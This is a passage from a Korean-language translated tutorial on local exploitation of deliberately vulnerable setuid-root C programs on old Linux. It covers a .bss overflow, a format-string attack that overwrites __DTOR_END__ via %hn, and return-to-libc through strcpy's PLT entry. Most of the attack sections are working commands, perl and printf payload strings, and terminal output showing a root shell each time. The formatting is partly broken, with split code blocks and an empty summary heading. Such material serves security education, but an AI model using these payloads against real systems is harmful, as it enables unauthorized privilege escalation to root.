    0x00000000->0x00000058 at 0x00000698: .debug_aranges READONLY HAS_CONTENTS
    0x00000000->0x00000025 at 0x000006f0: .debug_pubnames READONLY HAS_CONTENTS
    0x00000000->0x00000c85 at 0x00000715: .debug_info READONLY HAS_CONTENTS
    0x00000000->0x00000127 at 0x0000139a: .debug_abbrev READONLY HAS_CONTENTS
    0x00000000->0x000001f2 at 0x000014c1: .debug_line READONLY HAS_CONTENTS
    0x00000000->0x00000014 at 0x000016b4: .debug_frame READONLY HAS_CONTENTS
    0x00000000->0x0000098a at 0x000016c8: .debug_str READONLY HAS_CONTENTS
(gdb)
```

이 결과를 보면 strcpy() 함수 호출 후 func() 함수의 호출(0x80483c3 <main+63>: call *%eax)이 있음을 확인할 수 있다. 그리고 .bss 영역의 주소 범위를 확인할 수 있다.

다음은 공격 과정이다. 여기서도 역시 eggshell을 사용했다.

```
[poc@localhost bss]$ ./eggshell
Using address: 0xbffff9c8
[poc@localhost bss]$ ./vul `perl -e 'print "A"x251,"\xc8\xf9\xff\xbf"'`
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
[poc@localhost bss]$ ./vul `perl -e 'print "A"x252,"\xc8\xf9\xff\xbf"'`
세그멘테이션 오류
[poc@localhost bss]$
```

세그멘테이션 오류가 나는 지점을 확인했다. 여기에 4바이트만 더 더해 공략하면 성공할 것이다.

```
[poc@localhost bss]$ ./vul `perl -e 'print "A"x256,"\xc8\xf9\xff\xbf"'`
sh-2.05b# id
uid=0(root) gid=501(poc) groups=501(poc)
sh-2.05b#
```

d: Format string exploitation
~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~

취약한 프로그램은 다음과 같다.

```
[poc@localhost fsb]$ cat > vul.c
#include <stdio.h>
int main(int argc, char **argv)
{
       char buffer[256];
       snprintf(buffer, sizeof(buffer), "%s", argv[1]);
       fprintf(stdout, buffer);
}
[poc@localhost fsb]$ gcc -o vul vul.c
[poc@localhost fsb]$ su
Password:
[root@localhost fsb]# chown root vul
[root@localhost fsb]# chgrp root vul
[root@localhost fsb]# chmod 4755 vul
[root@localhost fsb]# ls -l vul
-rwsr-xr-x    1 root     root       11559  5월 11 02:19 vul
[root@localhost fsb]#
```

Format string 버그를 공략하는 것은 보기처럼 어렵지 않다. 쓸만한 계산기가 필요하다. format string 버그를 공략할 때도 환경 변수에 쉘코드를 등록할 필요가 있다. 이를 위해 eggshell을 사용하면 역시 간단하다.

포맷 스트링 공격에서 먼저 해야 할 것은 스택 상에 user-space 영역에 대한 offset을 확인하는 것이다. 이 user-space는 공격자가 통제할 수 있으며, 포맷 스트링 공격의 성공에 중요한 부분이다. offset을 확인하는 방법에는 두 가지가 있다. 첫 번째 방법은 공격자가 입력한 데이터가 다음과 같이 출력될 때까지 스택으로부터 pop되도록 %x 또는 %p 지정자를 argv[1]로 입력하는 것이다. 원문에는 없지만 .을 넣은 것은 구분을 쉽게 하기 위해서이다.

```
[poc@localhost fsb]$ ./vul AAAA.%p.%p.%p.%p.%p.%p.%p.%p.%p.%p.%p.%p
AAAA.0x804841c.0xbffffb4c.0x41414141.0x2e70252e.0x252e7025.0x70252e70.0x2e70252e.0x
```
~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~

```
252e7025.0x70252e70.0x2e70252e.0x252e7025.0x7
[poc@localhost fsb]$

[poc@localhost fsb]$ ./vul AAAA.%x.%x.%x.%x.%x.%x.%x.%x.%x.%x.%x.%x.%x.%x.%x
AAAA.804841c.bffffb43.41414141.2e78252e.252e7825.78252e78.2e78252e.252e7825.78252e7
8.2e78252e.252e7825.78252e78.2e78252e.252e782
[poc@localhost fsb]$
```

A의 문자열이 나타나는 지점인 offset은 3이라는 것을 알 수 있다. offset을 확인하는 두 번째 방법은 다음과 같이 위치 지정자(placement specifier) $를 사용하는 것이다.

```
[poc@localhost fsb]$ ./vul AAAA%1\$p
AAAA0x804841c
[poc@localhost fsb]$ ./vul AAAA%2\$p
AAAA0xbffffb43
[poc@localhost fsb]$ ./vul AAAA%3\$p
AAAA0x41414141
[poc@localhost fsb]$
```

공격을 위해 쉘코드의 주소로 덮어쓸 주소가 필요하다. 리턴 어드레스를 덮어쓰기도 하고, .dtors 섹션을 덮어쓰기도 하는데, 리턴 어드레스를 gdb를 통해 알아내도 gdb가 스택을 이용하기 때문에 정확한 주소를 파악하기가 힘들다. 힘들기 보다는 확인한 주소와 실제 주소 사이에 차이가 날 수 있다. 그래서 포맷 스트링 공격에서는 .dtors 섹션을 덮어쓰는 것이 더 용이하다. 취약한 프로세스의 DTOR_END 주소를 파악해서 사용하는데, 이 주소가 프로그램이 exit할 때 호출되는 주소이기 때문이다. 다음과 같이 간단하게 확인할 수 있다.

```
[poc@localhost fsb]$ readelf -a ./vul | grep DTOR_END
   48: 08049504     0 OBJECT  LOCAL  DEFAULT   19 __DTOR_END__
[poc@localhost fsb]$
```

이제까지 우리는 offset을 비롯하여 쉘코드의 주소, DTOR_END의 주소를 확인했다. 이제 해야 할 것은 이

주소를 포맷 스트링으로 설정해야 한다. 이를 위해 DTOR_END의 주소를 두 부분으로 나누어 쓰는데, 주소의 낮은 전반부(lowest half)를 먼저, 나머지 후반부(highest half)를 그 다음으로 쓴다.

```
0x08049504 <---= lowest
0x08049504+2
0x08049506 <---= highest
```

이것은 포맷 스트링의 시작 부분이 다음과 같다는 것을 의미한다.

```
"\x04\x95\x04\x08\x06\x95\x04\x08"
```

포맷 스트링 공격에서 다소 복잡한 계산을 하게 되는데, 이를 위해 pcalc라는 프로그램을 원본에서 사용하고 있다. 그래서 이것을 사용해보기로 하겠다. 다운부터 설치 및 사용까지의 과정을 제공한다.

```
[poc@localhost fsb]$ wget http://www.ibiblio.org/pub/Linux/apps/math/calc/pcalc-
000.tar.gz
--07:38:06--  http://www.ibiblio.org/pub/Linux/apps/math/calc/pcalc-000.tar.gz
         => `pcalc-000.tar.gz'
Resolving www.ibiblio.org... 완료.
Connecting to www.ibiblio.org[152.2.210.80]:80... connected.
HTTP 요청을 보냅니다, 서버로부터의 응답을 기다림...200 OK
길이:  103,437 [application/x-tar]

100%[=============================================================================
======>] 103,437       6.79K/s    ETA 00:00

07:38:28 (6.79 KB/s) - `pcalc-000.tar.gz'가 보존되었습니다 [103437/103437]

[poc@localhost fsb]$ tar xvfz pcalc-000.tar.gz
pcalc-000/DISCAIMER
pcalc-000/EXAMPLE
pcalc-000/Makefile
pcalc-000/README
pcalc-000/convert.c
```

pcalc-000/convert.h
pcalc-000/funct.c
pcalc-000/help.c
pcalc-000/help.h
pcalc-000/hocdecl.h
pcalc-000/math.c
pcalc-000/pack
pcalc-000/pcalc
pcalc-000/pcalc.c
pcalc-000/pcalc.h
pcalc-000/pcalc.lsm
pcalc-000/pcalc.mak
pcalc-000/pcalc.map
pcalc-000/pcalc.old
pcalc-000/pcalc.tab.c
pcalc-000/pcalc.tab.h
pcalc-000/pcalc.txt
pcalc-000/pcalc.y
pcalc-000/pcalcl.c
pcalc-000/pcalcl.l
pcalc-000/print.c
pcalc-000/print.h
pcalc-000/ptest/
pcalc-000/ptest/pcalc.001
pcalc-000/ptest/pcalc.002
pcalc-000/ptest/pcalc.003
pcalc-000/ptest/pcalc.004
pcalc-000/ptest/pcalc.005
pcalc-000/ptest/pcalc.006
pcalc-000/ptest/pcalc.007
pcalc-000/ptest/pcalc.008
pcalc-000/ptest/pcalc.009
pcalc-000/ptest/pcalc.010
pcalc-000/ptest/pcalc.011
pcalc-000/ptest/pcalc.var
pcalc-000/skelcom.h

```
pcalc-000/skeleton.c
pcalc-000/skeleton.h
pcalc-000/store.c
pcalc-000/store.h
pcalc-000/str.c
pcalc-000/str.h
pcalc-000/symbol.c
pcalc-000/symbol.h
pcalc-000/testdat
pcalc-000/testdata
pcalc-000/testorig
pcalc-000/win32/
pcalc-000/win32/demo.bat
pcalc-000/win32/makeall.bat
pcalc-000/win32/makesed.bat
pcalc-000/win32/ready.bat
pcalc-000/win32/tst.bat
pcalc-000/win32/pcalc.exe
[poc@localhost fsb]$ cd pcalc-000
[poc@localhost pcalc-000]$ make
cc    -c -o pcalc.o pcalc.c
flex -opcalcl.c pcalcl.l
"pcalcl.l", line 290: warning, rule cannot be matched
cc   -c pcalcl.c -o pcalcl.o
pcalcl.l:506:2: warning: no newline at end of file
cc    -c -o funct.o funct.c
cc    -c -o math.o math.c
cc    -c -o symbol.o symbol.c
cc    -c -o help.o help.c
cc    -c -o store.o store.c
cc    -c -o print.o print.c
cc    -c -o str.o str.c
cc    -c -o convert.o convert.c
cc   pcalc.o pcalcl.o funct.o math.o symbol.o help.o store.o print.o str.o convert.o
-o pcalc -lm
[poc@localhost pcalc-000]$
```

다시 공격 과정으로 돌아가자.

먼저 eggshell을 실행해서 환경 변수에 등록된 쉘코드의 주소를 다시 확인한다.

```
[poc@localhost fsb]$ ./eggshell
Using address: 0xbffff988
[poc@localhost fsb]$
```

이제 쉘코드의 주소에 대해 필요한 계산을 한다.

```
[poc@localhost fsb]$ cd pcalc-000
[poc@localhost pcalc-000]$ ./pcalc 0xf988
       63880         0xf988        0y1111100110001000
[poc@localhost pcalc-000]$ ./pcalc 0xf988-8
       63872         0xf980        0y1111100110000000
[poc@localhost pcalc-000]$ ./pcalc 0x1bfff-0xf988
       50807         0xc677        0y1100011001110111
[poc@localhost pcalc-000]$ cd ..
```

다음은 공격 스트링을 설정할 차례이다.

```
[poc@localhost fsb]$ printf "\x04\x95\x04\x08\x06\x95\x04\x08" > fmt
[poc@localhost fsb]$

[poc@localhost pcalc-000]$ cd ..
[poc@localhost fsb]$ echo -n "%.63872u%3\$hn" >> fmt
[poc@localhost fsb]$ echo -n "%.50807u%4\$hn" >> fmt
```

마지막으로 공격을 시도한다.

```
[poc@localhost fsb]$ ./vul `cat fmt`
00000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000
- 중략 -
00000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000
```

```
0000000000000000000000000000000000000000000000000000000000000000000000000000000000000000
0000000000000000000000000000000000000000000000000000000000000000000000000000000000000000
0000000000000000000000000000000000000000000000000000000000000000000000000000000000000000
00000000000000000000000000000000000000sh-2.05b# id
uid=0(root) gid=501(poc) groups=501(poc)
sh-2.05b# whoami
root
sh-2.05b#
```

root 쉘을 획득했다.

공격 과정에서 설명이 필요한 부분이 쉘코드의 주소의 전반부(lowest half) 0xf988에서 8바이트를 뺀 것인데, 이것은 DTOR_END의 주소 값을 처리한 "\x04\x95\x04\x08\x06\x95\x04\x08"이 %hn에 의해 쓰여지기 때문이다. 이것은 0x8049504에 쉘코드의 주소의 전반부인 0xf988를 쓰게 된다. 다음 후반부(highest half)는 0x8049506에 쓰여질 것이다. 이것은 DTOR_END의 주소 전체를 마저 덮어쓰게 된다.

e: Return-to-libc exploitation
~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~

취약한 프로그램은 다음과 같으며, 테스트를 위해 기본적인 설정을 한다.

```
[root@localhost rtl]# cat > vul.c
#include <stdio.h>
#include <string.h>
#include <stdlib.h>

#define MAX 768

int vector(char *buffer, char *ptr)
{
       strcpy(buffer, ptr);
```
~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~

```
        return EXIT_SUCCESS;
}
int main(int argc, char **argv)
{
        char pattern[MAX];
        vector(pattern, argv[1]);
        fprintf(stdout, "Pattern: %s\n", pattern);
        return EXIT_SUCCESS;
}

[root@localhost rtl]# gcc -o vul vul.c
[root@localhost rtl]# chown root vul
[root@localhost rtl]# chgrp root vul
[root@localhost rtl]# chmod 4755 vul
[root@localhost rtl]# ls -l vul
-rwsr-xr-x    1 root    root       11620  5월 11 11:34 vul
[root@localhost rtl]# su poc
[poc@localhost rtl]$
```

Return-to-libc 공격은 non-executable stack을 극복하기 위해 나온 것이다. Return-to-libc 공격에도 다양한 기법들이 있지만 원문에 되도록이면 충실하고자 한다.
여기서 우리의 목표는 libc 함수인 strcpy()를 이용해 쉘코드의 주소를 취약한 프로세스(프로그램)의 .data 섹션으로 복사하여 쉘코드를 실행하게 하는 것이다. 먼저 eggshell을 이용하여 환경 변수에 쉘코드를 등록시키고, 그 주소를 확인한다.

```
[poc@localhost rtl]$ ./egg
Using address: 0xbffff9e8
[poc@localhost rtl]$
```

다음 단계는 취약한 프로세스로부터 strcpy()의 .plt 엔트리를 확인하는 것이다. .plt 엔트리는 다음과 같이 간단히 확인할 수 있다.

```
[poc@localhost rtl]$ readelf -a ./vul | grep strcpy
0804954c  00000607 R_386_JUMP_SLOT   080482c4   strcpy
```

```
    6: 080482c4    48 FUNC    GLOBAL DEFAULT  UND strcpy@GLIBC_2.0 (2)
   74: 080482c4    48 FUNC    GLOBAL DEFAULT  UND strcpy@@GLIBC_2.0
[poc@localhost rtl]$
```

strcpy()의 .plt 엔트리는 0x080482c4임을 알 수 있다. 다음으로 우리가 할 것은 프로세스 내로부터 .data 섹션의 주소를 확인하는 것이다. 이 역시 간단하게 알아낼 수 있다.

```
[poc@localhost rtl]$ readelf -a ./vul | grep .data
  [14] .rodata           PROGBITS        08048434 000434 000015 00   A  0   0  4
  [15] .data             PROGBITS        0804944c 00044c 00000c 00  WA  0   0  4
   02     .interp .note.ABI-tag .hash .dynsym .dynstr .gnu.version .gnu.version_r .rel.dyn .rel.plt .init .plt .text .fini .rodata
   03     .data .eh_frame .dynamic .ctors .dtors .jcr .got .bss
    64: 0804944c     0 NOTYPE  WEAK   DEFAULT   15 data_start
    66: 08049554     0 NOTYPE  GLOBAL DEFAULT  ABS _edata
    70: 0804944c     0 NOTYPE  GLOBAL DEFAULT   15 __data_start
[poc@localhost rtl]$
```

.data 섹션의 주소는 0x0804944c임을 확인했다. 이제 공격만 남았다.

```
[poc@localhost rtl]$ ./vul `perl -e 'print "A"x768,"\xc4\x82\x04\x08HACK\x4c\x94\x04\x08\xe8\xf9\xff\xbf"'`
Pattern:
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAHACK攣?
sh-2.05b# id
```

```
uid=0(root) gid=501(poc) groups=501(poc)
sh-2.05b# whoami
root
sh-2.05b#
```

성공했다. 여기서는 쉘코드를 사용했지만 쉘코드를 사용하지 않고도 공격에 성공할 수 있다. 이를 위해서는 system(), printf() 등의 라이브러리 함수의 주소를 연결해서 사용해야 한다. 특히 non-executable stack의 경우 더욱 더 그러하다. Return-to-libc 공격에서 중요한 것은 **argv에 관련된 메모리의 배치이다. 왜냐하면 Return-to-libc 공격의 기본은 **argv에 관련된 메모리의 배치를 잘 따라가는 것이기 때문이다. 다음 레이아웃을 보자.

Example:
| buffer | dummy | ebp | eip | argv[0] | argv[1] |...| system()| JUNK | ENV ptr |

ENV ptr는 환경 변수에 등록되어 있는 /bin/sh을 가리키는 문자열에 대한 포인터가 될 것이다. 이것은 gdb를 통해 쉽게 파악할 수 있는데, 이에 대한 것은 역자가 발표한 **Stack-based Overflow Exploit: Introduction to Classical and Advanced Overflow Technique**(http://neworder.box.sk/newsread.php?newsid=12476)라는 글의 3.2. First Way To Get Over the 'Classical' return-into-libc and system() 섹션을 참고하길 바란다.

IV. Summary
~~~~~~~~~~~

V. References
~~~~~~~~~~~~~~

Articles:
~~~~~~~~~

Smashing The Stack For Fun And Profit

http://www.phrack.org/phrack/49/P49-14
~~~~~~~~~

Advances in format string exploitation

http://www.phrack.org/phrack/59/p59-0x07.txt

w00w00 heap exploitation

http://www.w00w00.org/files/articles/heaptut.txt

Vudo malloc tricks

http://www.phrack.org/phrack/57/p57-0x08

Once upon a free()

http://www.phrack.org/phrack/57/p57-0x09

Advanced return-into-lib(c) exploits

http://www.phrack.org/phrack/58/p58-0x04

Bypassing StackGuard and StackShield

http://www.phrack.org/phrack/56/p56-0x05

Stack & Format vulnerabilities

http://www.core-sec.com/examples/core_format_strings.pdf

http://www.core-sec.com/examples/core_vulnerabilities.pdf

Tools:
~~~~~~

pcalc

http://www.ibiblio.org/pub/Linux/apps/math/calc/pcalc-000.tar.gz
~~~~~~